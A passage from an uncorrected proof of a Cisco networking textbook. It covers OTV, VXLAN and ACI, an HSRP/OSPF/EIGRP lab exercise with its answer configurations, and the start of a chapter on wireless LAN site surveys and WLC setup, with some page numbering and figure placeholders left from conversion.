1428 Site20TV(config-if-overlay)# otv control-group 239.1.1.1
1429 Site20TV(config-if-overlay)# otv data-group 232.1.1.0/28
1430 Site20TV(config-if-overlay)# otv join-interface eth2/1
1431 OTV needs join interfaces to be configured for IGMP version 3
1432 Site20TV(config-if-overlay)# otv extend-vlan 20,30
1433 Site20TV(config-if-overlay)# no shut
1434 Site20TV(config-if-overlay)# otv site-vlan 10
1435 Site20TV(config-site-vlan)# otv site-identifier 0x2
1436 % Site Identifier mismatch between edge devices within the same site will preven
1437 t OTV local site adjacencies from coming up

```

1438 In our example, none of the VLANs are active yet. We need to configure the link to the access switch as a
 1439 trunk. After the VLANs are up, we will see them on the overlay:

```

1440 NexusSite1(config-if-overlay)# int e2/2
1441 NexusSite1(config-if)# sw mode trunk
1442 NexusSite1(config-if)# no shut
1443 NexusSite1(config-if)# exit

1444 Site20TV(config-if-overlay)# int e2/2
1445 Site20TV(config-if)# sw mode t
1446 Site20TV(config-if)# no shut

1447 NexusSite1(config)# show otv

1448 OTV Overlay Information
1449 Site Identifier 0000.0000.0001
1450 Encapsulation-Format ip - gre

```

```

Overlay interface Overlay1                                     1451

  VPN name           : Overlay1                               1452
  VPN state          : UP                                     1453
  Extended vlans     : 20 30 (Total:2)                       1454
  Control group      : 239.1.1.1                             1455
  Data group range(s) : 232.1.1.0/28                         1456
  Broadcast group    : 239.1.1.1                             1457
  Join interface(s)  : Eth2/1 (192.168.1.2)                  1458
  Site vlan          : 10 (up)                                1459
  AED-Capable        : Yes                                    1460
  Capability          : Multicast-Reachable                   1461

NexusSite1(config)# show otv vlan                            1462

OTV Extended VLANs and Edge Device State Information (* - AED) 1463

Legend:                                                       1464
(NA) - Non AED, (VD) - Vlan Disabled, (OD) - Overlay Down   1465
(DH) - Delete Holddown, (HW) - HW: State Down               1466
(NFC) - Not Forward Capable                                  1467

VLAN   Auth. Edge Device          Vlan State          Overlay              1468
-----
-                                             1469
-                                             1470

  20* NexusSite1                active                Overlay1             1471
  30* NexusSite1                active                Overlay1             1472

NexusSite1(config)#                                         1473

```

Virtual Extensible LANs Overview 1474

The use of Virtual Extensible LANs (VXLANS) is another technique for extending layer 2 networks over a layer 3 infrastructure. OTV is designed for links between data centers. VXLAN can be used between data centers but is often within a data center. You may be asking why you would want a technology to extend layer 2 networks within a data center. The answer is scalability and flexibility. 1475
1476
1477
1478

The scalability issue only comes into play with large data centers. VLAN tags only allow for IDs up to 4094, and there are a handful of IDs that cannot be used. VXLANs use a 24-bit segment ID. That allows for around 16 million VXLAN segments. In a single tenant environment, you will likely have a one-to-one mapping of VLANs and VXLANs in the data center. If you are a hosting service with multiple tenants, the VLAN IDs may overlap and could also exceed the 4094. Another scalability issue is due to some types of broadcast traffic. While some broadcasts will be replicated to all VXLAN Tunnel Endpoints (VTEPs), protocols such as ARP will stop at the egress VTEP, and that host will respond to the ARP request. 1479
1480
1481
1482
1483
1484
1485

A bigger driver for the average company is flexibility. An organization can push layer 3 to the leaves (access switches) and take advantage of the benefits of routing protocols instead of being limited by switching protocols. Configuring VXLANs will allow any combination of ports to appear to be in the same network. 1486
1487
1488
1489

1490 A few different techniques can be used to learn about endpoints in the same network. The original
 1491 technique to learn about destinations was to flood and use layer 3 multicast. Another technique is to use
 1492 BGP to manage the Ethernet VPN (EVPN). MP-BGP will pass information about endpoint VTEPs.

1493 The next piece of the puzzle is to explain how VXLAN is tunneled. VXLAN uses a UDP tunnel over 4789.
 1494 In a Cisco Nexus network, the endpoints of the tunnels are usually Nexus 9000 series switches. However, end
 1495 hosts can also support tunnel termination.

1496 At this point, you are probably asking, “How do I configure it?” Manual configuration can be painful
 1497 and error prone and is not scalable. The more common solution is to use a tool to manage your EVPNs.
 1498 Application Centric Infrastructure (ACI) is a Cisco solution that includes management of VXLANs. We
 1499 discuss that in the next section.

1500 Application Centric Infrastructure Overview

1501 Cisco’s Application Centric Infrastructure (ACI) is a type of software-defined networking. With this solution,
 1502 the Application Policy Infrastructure Controller (APIC) manages everything. ACI can efficiently manage
 1503 large multisite data center infrastructures because it knows that it controls every switch in the fabric. The
 1504 switches still have their own data and underlay control planes, but configuration for the overlay is provided
 1505 by the APIC.

1506 ACI is managed through policies. Policies determine which hosts can communicate and which hosts
 1507 are in the same endpoint groups. The policies allow for microsegmentation. Microsegmentation provides
 1508 security between hosts that might be in the same broadcast domain. Instead of only identifying the security
 1509 zone of a host by its subnet, you can use a myriad of options to define the endpoint groups (EPGs).

1510 In addition to providing security through microsegmentation, ACI provides scalability using VXLANs.
 1511 The use of VXLANs allows ACI to map endpoints to any virtual network. These virtual networks can span
 1512 across multiple data centers. At the time of this writing, an ACI multipod deployment can span across 12
 1513 distinct data centers.

1514 In the previous section, we mentioned that VXLAN can be difficult to manually configure. The use of
 1515 VXLAN is transparent to the administrator of an ACI fabric. The ACI administrator is mostly concerned with
 1516 defining endpoint groups and managing contracts that define the policies between them.

1517 If you want some practice on ACI, an always-on simulator is hosted by Cisco. It can be found at
 1518 <https://developer.cisco.com/docs/sandbox/#!data-center/data-center-sandbox-highlights>.

1519 NX-OS Exercise

1520 This section provides an exercise to reinforce the material covered in this chapter.

1521 EXERCISE: HSRP, OSPF, AND EIGRP


1522 Use the following diagram to configure HSRP on switches Nexus1 and Nexus2. Nexus1’s connection
 1523 to the WAN should be configured with EIGRP, whereas Nexus2’s WAN connection should be configured
 1524 with OSPF. Nexus1 should be configured as the VIP, but if its WAN interface drops, then Nexus2 should
 1525 take over as the VIP. OSPF should be configured with the authentication key Apress. EIGRP should be
 1526 configured with the authentication key Apress2. Create VLAN 101 to be a part of HSRP group 101. The
 1527 HSRP group should be a member of VLAN 101 on both switches.

AU5

AU6

1528 Nexus1
 1529 Interface e2/1: 192.168.3.1
 1530 Interface e2/2: VLAN 101: 192.168.1.2

Nexus2 1531
 Interface e2/1: 192.168.2.1 1532
 Interface e2/2: VLAN 101 192.168.1.3 1533



this figure will be printed in b/w

1534

Exercise Answer

This section provides the answer to the preceding exercise.

Nexus1's connection to the WAN should be configured with EIGRP, whereas Nexus2's connection to the WAN should be configured with OSPF. Nexus1 should be configured as the VIP; but if its WAN interface drops, then Nexus2 should take over as the VIP. OSPF should be configured with authentication key and key chain Apress; EIGRP should be configured with authentication key and key chain Apress2. Create VLAN 101 to be a part of HSRP group 101. The HSRP group should be a member of VLAN 101 on both switches:

Nexus1 1542
 Interface e2/1: 192.168.3.1 1543
 Interface e2/2: VLAN 101: 192.168.1.2 1544

Nexus2 1545
 Interface e2/1: 192.168.2.1 1546
 Interface e2/2: VLAN 101 192.168.1.3 1547

Let's configure the answer. Start with Nexus1. You must first enable features EIGRP, HSRP, and interface-vlan. Next, set the track command to track Nexus1's WAN interface so that you know if the line protocol drops. Then create VLAN 101 to assign the IP address and configure the HSRP group 101 under VLAN 101. You assign a priority of 200 to Nexus1; remember that it must be the VIP. The WAN interface that you are tracking must be decremented, allowing Nexus2 to take over as the VIP. Next, create the key chain with key string Apress2 for EIGRP. Activate the EIGRP process with key chain Apress2 and configure interface e2/1 with the IP address that enables EIGRP for this network. Finally, add the VLAN to interface e2/2.

The following is the Nexus1 configuration:

```
Nexus1(config)# feature eigrp 1556
Nexus1(config)# feature hsrp 1557
Nexus1(config)# feature interface-vlan 1558
```

```

1559 Nexus1(config)# track 1 interface e2/1 line-protocol
1560 Nexus1(config)# int vlan 101
1561 Nexus1(config-if)# ip address 192.168.1.2/24
1562 Nexus1(config-if)# hsrp 101
1563 Nexus1(config-if-hsrp)# priority 200
1564 Nexus1(config-if-hsrp)# preempt
1565 Nexus1(config-if-hsrp)# ip 192.168.1.1
1566 Nexus1(config-if-hsrp)# track 1 decrement 60
1567 Nexus1(config-vlan)# key chain Apress2
1568 Nexus1(config-keychain)# key 1
1569 Nexus1(config-keychain-key)# key-string Apress2
1570 Nexus1(config-keychain-key)# router eigrp 1
1571 Nexus1(config-router)# address-family ipv4 unicast
1572 Nexus1(config-router-af)# authentication mode md5
1573 Nexus1(config-router-af)# authentication key-chain Apress2
1574 Nexus1(config-router-af)# int e2/1
1575 Nexus1(config-if)# ip add 192.168.3.1/24
1576 Nexus1(config-if)# ip router eigrp 1
1577 Nexus1(config-if)# int e2/2
1578 Nexus1(config-if)# switchport
1579 Nexus1(config-if)# switchport access vlan 101

```

1580 You must first enable features OSPF, HSRP, and interface-vlan. Next, create VLAN 101 to assign the
 1581 IP address and configure HSRP group 101 under VLAN 101. Assign a priority of 150 to Nexus2, which
 1582 allows Nexus1 to be the VIP. If the WAN interface drops on Nexus1, the priority becomes 140 and with the
 1583 preempt command, Nexus2 will take over as the VIP. Then create the key chain with key string Apress for
 1584 OSPF. Activate the OSPF process with the key chain Apress and configure interface e2/1 with the IP address
 1585 that enables OSPF for this network. Finally, add the VLAN to interface e2/2.

```

1586 The following is the Nexus2 configuration:Nexus2(config)# feature ospf
1587 Nexus2(config)# feature hsrp
1588 Nexus2(config)# feature interface-vlan
1589 Nexus2(config)# int vlan 101
1590 Nexus2(config-if)# ip address 192.168.1.3/24
1591 Nexus2(config-if)# hsrp 101
1592 Nexus2(config-if-hsrp)# priority 150
1593 Nexus2(config-if-hsrp)# preempt
1594 Nexus2(config-if-hsrp)# ip 192.168.1.1
1595 Nexus2(config-if-hsrp)# key chain Apress
1596 Nexus2(config-keychain)# key 1
1597 Nexus2(config-keychain-key)# key-string Apress
1598 Nexus2(config-keychain-key)# router ospf 1
1599 Nexus2(config-router)# area 0 authentication message-digest
1600 Nexus2(config-if)# int e2/1
1601 Nexus2(config-if)# ip add 192.168.2.1/24
1602 Nexus2(config-if)# ip router ospf 1 area 0
1603 Nexus2(config-if)# ip ospf authentication key-chain Apress
1604 Nexus2(config-if)# int e2/2
1605 Nexus2(config-if)# switchport
1606 Nexus2(config-if)# switchport access vlan 101

```

Summary

1607

This chapter covered the NX-OS operating system that is used in Cisco Nexus switches. NX-OS is similar to Cisco IOS, but has subtle differences. The chapter discussed these differences, as well as many of the IOS concepts already covered, such as VLANs, VTP, EIGRP, OSPF, BGP, port channels, port profiles, Fabric Extenders, First Hop Redundancy Protocols (HSRP, VRRP, and GLBP), virtual device context, virtual port channels, and VRF-lite.

1608

1609

1610

1611

1612

Uncorrected Proof

Author Queries

Chapter No.: 19 0005078439

Queries	Details Required	Author's Response
AU1	Please check if "VRF with MPLS" is okay as edited.	
AU2	Please provide citations for "Figures 19-7 to 19-9" in the text.	
AU3	Please check if "VRRP group with group number 100" is okay as edited.	
AU4	Please check if "centralization of authentication, authorization, and accounting" is okay as edited.	
AU5	Please check if edit to sentence starting "Nexus1 should be configured..." is okay, as well as a same occurrence below.	
AU6	Please check if sentences starting "Create VLAN 101 to..." and "The HSRP group should..." are correct as is. Please also check same occurrences of these below.	

Uncorrected Proof

CHAPTER 20



Wireless LAN (WLAN)

This chapter covers WLANs and WLAN standards, the basic components of the Cisco wireless network architecture, how to install and configure access points, wireless controller installation and configuration, wireless security, and WLAN threats and vulnerabilities. We will also cover configuration and monitoring with Cisco Prime Infrastructure and include integration with Cisco Identity Services Engine (ISE).

Wireless LANs (WLANs)

In today's networks, wireless communication is the norm, and we must account for this as network engineers. Most wireless networks consist of access points (APs) and wireless LAN controllers (WLCs). We will discuss the configuration of these devices but also will include using ISE and Prime Infrastructure to manage the network. An autonomous AP can be used without a wireless LAN controller, but a lightweight AP requires a WLC to be paired with to function. WLCs are the central piece of a wireless network configuration and deployment. The WLC defines the IP configuration and security settings of the network. APs are normally connected via wire to a switch and receive their configuration from the WLC. At bootup, an AP attempts to locate a controller and register with it. Once the AP is registered with the controller, it builds a Control and Provisioning of Wireless Access Points (CAPWAP) tunnel which is used to transport client traffic and traffic from the AP to the WLC.

Wireless Standards

As with many things in technology, wireless networks are defined by standards set by organizations and governments. This section covers some of the standards involving WLANs. WLAN is defined by the Institute of Electrical and Electronics Engineers (IEEE) 802 family of standards, which creates interoperability between many vendors. IEEE is well known for developing standards for computer networks. Standards can be reviewed at <http://standards.ieee.org>. 802.11 and 802.11x are a family of IEEE standards relating to WLAN technologies. Let's review a few of those specifications in the 802.11 family of standards:

- *802.11a*: This standard is an extension to 802.11 that provides 54 Mbps transmission in the 5 GHz band using the orthogonal frequency division multiplexing encoding scheme.
- *802.11b*: This standard is an extension to 802.11 that provides 11 Mbps transmission in the 2.4 GHz band using DSSS.
- *802.11g*: This standard is an extension to 802.11 that provides 54 Mbps transmission as compared to 11 Mbps with the 802.11b standard.
- *802.11i*: This standard is an extension to 802.11 that provides security features, such as encryption and integrity.

33 Wireless Components

34 This section discusses the components of a WLAN. The devices include APs and controllers. Switches are
35 also considered a component that is integrated into the WLAN via a physical connection between the AP
36 and the switch.

37 Wireless Access Points

38 Access points are one of the main components of a WLAN. Your home router is considered an access point
39 that allows access to the Internet. APs use an 802.11 standard modulation technique and operate within a
40 frequency spectrum. Users connect to APs, and many authenticate users to the WLAN. There are different
41 types of APs, including single and multiple radios.

42 Wireless Controllers/Switches

43 In situations where a larger wireless infrastructure is needed, a wireless LAN controller can be used. APs can
44 be configured on an individual basis, which is practical for small networks but not for large WLANs at the
45 enterprise level. For this reason, you must use a wireless LAN controller or switch. Wireless LAN switches
46 are built with wireless LAN controllers in them. The controller has Ethernet ports that connect to an AP or
47 connect to a switch that connects to APs. Cisco makes many wireless controllers that have many limitations
48 and capabilities, which means that your wireless LAN administrator must review the features of each and
49 choose the most appropriate solution for your network. Figure 20-1 provides an example of a wireless
50 network with a wireless controller and access point connected via a LAN switch.

this figure will be printed in b/w




Figure 20-1. Wireless network diagram

51 Installing a WLAN

52 This section discusses the steps and considerations that need to take place when installing and setting up a
53 wireless LAN.

Wireless Site Survey 54

Unless your installation takes place in an office with a few people in it, a site survey should be conducted to determine the best areas to place your access points for the best coverage possible. During the site survey, an AP and a client device are used as you move to different locations to find the most optimal location for the AP. Without a site survey or a well-planned survey, WLANs will have inadequate coverage, and the office will suffer from low performance in some locations. The time that it takes to complete the site survey will vary by the size of the office space. It is easier to complete the survey in buildings that have similar layouts on each floor. It is optimal to place the APs in the same location on each floor.

Before a site survey is completed, you should do the following:

- *Choose tools:* Various tools are used to complete the site survey, including signal meters, test APs, and spectrum analyzers to perform signal interference testing and coverage testing.
- *Review floor plans:* Floor plans of the building should be reviewed to identify optimal locations for access points and to review the results of signal testing.
- *Review the requirements:* The installation requirements should be documented, and reviews should be held with the customer to go over items such as the size of the facility, the number of users that need to be supported by the network, and whether continuous coverage is needed throughout the facility. Also, the budget should be considered. These types of requirements drive what types of equipment you select for the installation.
- *Perform a facility walk-through:* You should walk through the facility with the identified options for AP placement on your map. You should test by mounting your AP and antennas and walk around the entire facility with a laptop to record testing data. Cisco makes an Aironet Desktop Utility to view the quality of the AP signal, the strength of the signal, the percentage of packet retries, the link speed, the overall link quality, and the signal-to-noise ratio (SNR). The SNR can be high, even though you have a strong signal, but many packets may be resent due to the high noise. The packet retry percentage, or the number of times packets are resent, should be under 10% in all locations tested. This process should be completed each time you move the AP to another location. During the site survey, close all doors to get an accurate test of the signal quality. Sources of interference should be noted, including air conditioning units, power distribution closets, and elevators.
- *Complete a report:* A site survey report should be completed with all the test results, including how the test was conducted and which equipment was used. Document how the WLAN can be integrated into the current network if there is a network already configured. Information on power should not be overlooked either. How will the APs be powered? Will they receive power via PoE to a switch or via a power supply? The amount of power needed to operate each AP should be accounted for.

Access Point Installation 92

One of the most important installations of a WLAN is the access point. As mentioned earlier in this chapter, if you use many APs, you must configure them one by one, whereas if you use a controller, the configuration can be completed by the controller for each AP. The AP should be installed clear of obstacles to increase the range of the signal. Do not place it near metal objects and furniture. Ceilings are an ideal place to mount access points so that employees cannot tamper with them. Also keep in mind weather conditions of the area. If an AP is to be installed outdoors or in the elements, make sure that it is designed to withstand such environmental factors.

99 Access Point Configuration

100 After you connect a Cisco lightweight access point (LAP), it will boot up and try to communicate through the
 101 switch to a Cisco wireless LAN controller. The switch needs to be configured with the correct access VLAN
 102 and inline power settings. The LAP will try to locate one or more controllers on the network to join. The LAP
 103 will try to build a CAPWAP tunnel with the controller and will send a CAPWAP join request. The controller
 104 will respond with a join response message. The LAP will then download its image and configuration from
 105 the WLC. After the discovery process is finished, the LAP can now be fully managed by the controller.

106 If your AP and controller are on different subnets, you can configure the switch or router to relay
 107 broadcast request on UDP port 5246 from the AP to an IP address of a specific controller:

```
108 Switch(config)# ip forward-protocol udp 5246
109 Switch(config)# interface vlan 10
110 Switch(config-if)# ip helper-address 192.168.1.254
```

111 WLAN Controller Installation

112 Configuration of a WLAN controller can vary based on the vendor, but the following are the steps to
 113 configuring a controller:

- 114 1. Power up the controller and complete initial configuration. This step involves
 115 defining the port to be used for WAN uplinks and which ports will be used for
 116 WLAN access.
- 117 2. Determine if you need to support one of multiple virtual WLANs. This step
 118 involves documenting the virtual WLANs.
- 119 3. Create the WLANs in the controller. This step involves configuring the
 120 controller's access ports for the WLANs created in the previous step. Security
 121 settings can be configured during this step.
- 122 4. Connect the controller to access points. The controller should be connecting to
 123 APs via the controller's access ports.
- 124 5. Configure access ports on the controller. The access ports should be configured
 125 at this step. VLANs are used if you need to logically separate WLANs.

126 WLAN Controller Configuration

127 This section focuses on the configuration of the WLAN controller using the Cisco GUI.

128 Initial Configuration of WLC via a Web Browser

129 If you don't want to use the CLI to configure the WLC, you can use a feature which enables a non-configured
 130 WLC to provide an IP address to PCs via DHCP. This allows the PC to connect to the WLC via the IP address.
 131 The IP range assigned by the WLC is from 192.168.1.3 to 192.168.1.14, and the WLC is configured with IP
 132 address 192.168.1.245. In the browser, we navigate to <http://192.168.1.245>. Figure 20-2 shows the initial
 133 page where you create your admin account. Click Start to continue.




Figure 20-2. Wireless controller GUI

The next page is where we set up the WLC system name, country, date/time, and NTP server. This is also where we configure the management IP address, subnet mask, default gateway, and management VLAN ID.

Figure 20-3. WLC configuration

this figure will be printed in b/w

The screenshot shows a configuration page with the following fields and values:

- Timezone: Eastern Time (US and Canada)
- NTP Server: (optional)
- Management IP Address: 192.168.1.245
- Subnet Mask: 255.255.255.0
- Default Gateway: 192.168.1.1
- Management VLAN ID: 100

At the bottom, there are two buttons: "Back" and "Next".

Figure 20-4. WLC configuration continued

AU5

136
137
138
139
140

Shown in Figure 20-5, the Create Your Wireless Networks page, we configure the network name/SSID (Service Set Identifier), choose the security type, and define the network and VLAN assignment. Optionally, you can also create a guest network and enable a way for guests to secure wireless network access. It is best practice to use WPA2 with AES encryption and 802.1x authentication. A pre-shared key should not be used in enterprise networks.

AU4

this figure will be printed in b/w

The screenshot shows the "Employee Network" configuration page with the following settings:

- Employee Network:
- Network Name: Admin
- Security: WPA2 Personal
- Passphrase: [masked]
- Confirm Passphrase: [masked]
- VLAN: Management VLAN
- DHCP Server Address: 0.0.0.0 (optional)

Below the Employee Network section, there is a "Guest Network" section with an unchecked checkbox. At the bottom, there are two buttons: "Back" and "Next".

Figure 20-5. WLC network creation page

In Figure 20-6, you can configure the WLC for intended RF use in order to take advantage of Cisco WLC best practice default settings.

141
142

The screenshot shows the configuration page for a Cisco 2500 Series Wireless LAN Controller. At the top, there is a blue header with the Cisco logo and the text "Cisco 2500 Series Wireless LAN Controller". Below the header is a progress bar with three steps: "1 Set Up Your Controller" (completed), "2 Create Your Wireless Networks" (completed), and "3 Advanced Setting" (current step). Under step 3, there is a section for "RF Parameter Optimization" which is currently turned off. Below this, there are two input fields: "Virtual IP Address" with the value "192.0.2.1" and "Local Mobility Group" with the value "Default". At the bottom of the configuration area, there are two buttons: "Back" and "Next".

this figure will be printed in b/w

Figure 20-6. WLC RF optimization

Next, your WLC configuration will be summarized. Click Apply and reboot the WLC for changes to take effect.

143

this figure will be printed in b/w




Figure 20-7. WLC summary

this figure will be printed in b/w




Figure 20-8. WLC summary continued

After rebooting the WLC, use the management IP address we configured to log in. To connect to the WLC, browse to its management IP address to use the web-based GUI to configure, monitor, and troubleshoot the WLC.



Figure 20-9. WLC login

WLC Monitoring

Upon logging into the WLC, we see the network summary of the WLC. You cannot make any configuration changes here.




Figure 20-10. WLC network summary

147 Click Advanced in the upper-right corner to make changes. Now we see MONITOR, WLANs,
 148 CONTROLLER, WIRELESS, SECURITY, MANAGEMENT, COMMANDS, HELP, and FEEDBACK in the top
 149 menu.

this figure will be printed in b/w




Figure 20-11. WLC MONITOR summary

You can see the summary screen of the wireless controller GUI in Figure 20-11. It features information such as the controller IP address, software version, name, number of access points, current clients, and rogue access points.

VLAN Configuration

The Interfaces option under CONTROLLER in the left menu is where we configure VLANs on the WLC. Interfaces are logical connections internal to the controller, whereas controller ports are physical connections on the WLAN.

Click CONTROLLER and click Interfaces. Click New in the top-right corner. We will step through the screens to create a new VLAN/interface.

this figure will be printed in b/w



Figure 20-12. WLC new VLAN

Click Apply in the top-right corner. Next, we configure the VLAN ID, subnet, gateway, network mask, and DHCP information.

The screenshot shows the Cisco WLC configuration interface. The top navigation bar includes 'MONITOR', 'WLANS', 'CONTROLLER', 'WIRELESS', 'SECURITY', 'MANAGEMENT', 'COMMANDS', 'HELP', and 'FEEDBACK'. The 'CONTROLLER' tab is active. On the left, a sidebar menu shows 'Controller' with sub-items: 'General', 'Inventory', 'Interfaces', 'Interface Groups', 'Multicast', 'Internal DHCP Server', 'Mobility Management', 'Ports', 'NTP', 'CDP', 'Tunneling', 'IPv6', 'mDNS', and 'Advanced'. The 'Interfaces' sub-item is selected. The main content area is titled 'Interfaces > New'. It contains two input fields: 'Interface Name' with the value 'Sales Department' and 'VLAN Id' with the value '100'. At the top right of the main area are links for 'Save Configuration', 'Ping', 'Logout', and 'Refresh'. At the bottom right are buttons for '< BACK' and 'Apply'.

Figure 20-13. WLC VLAN

Enter the IP address, network, and gateway of the VLAN.

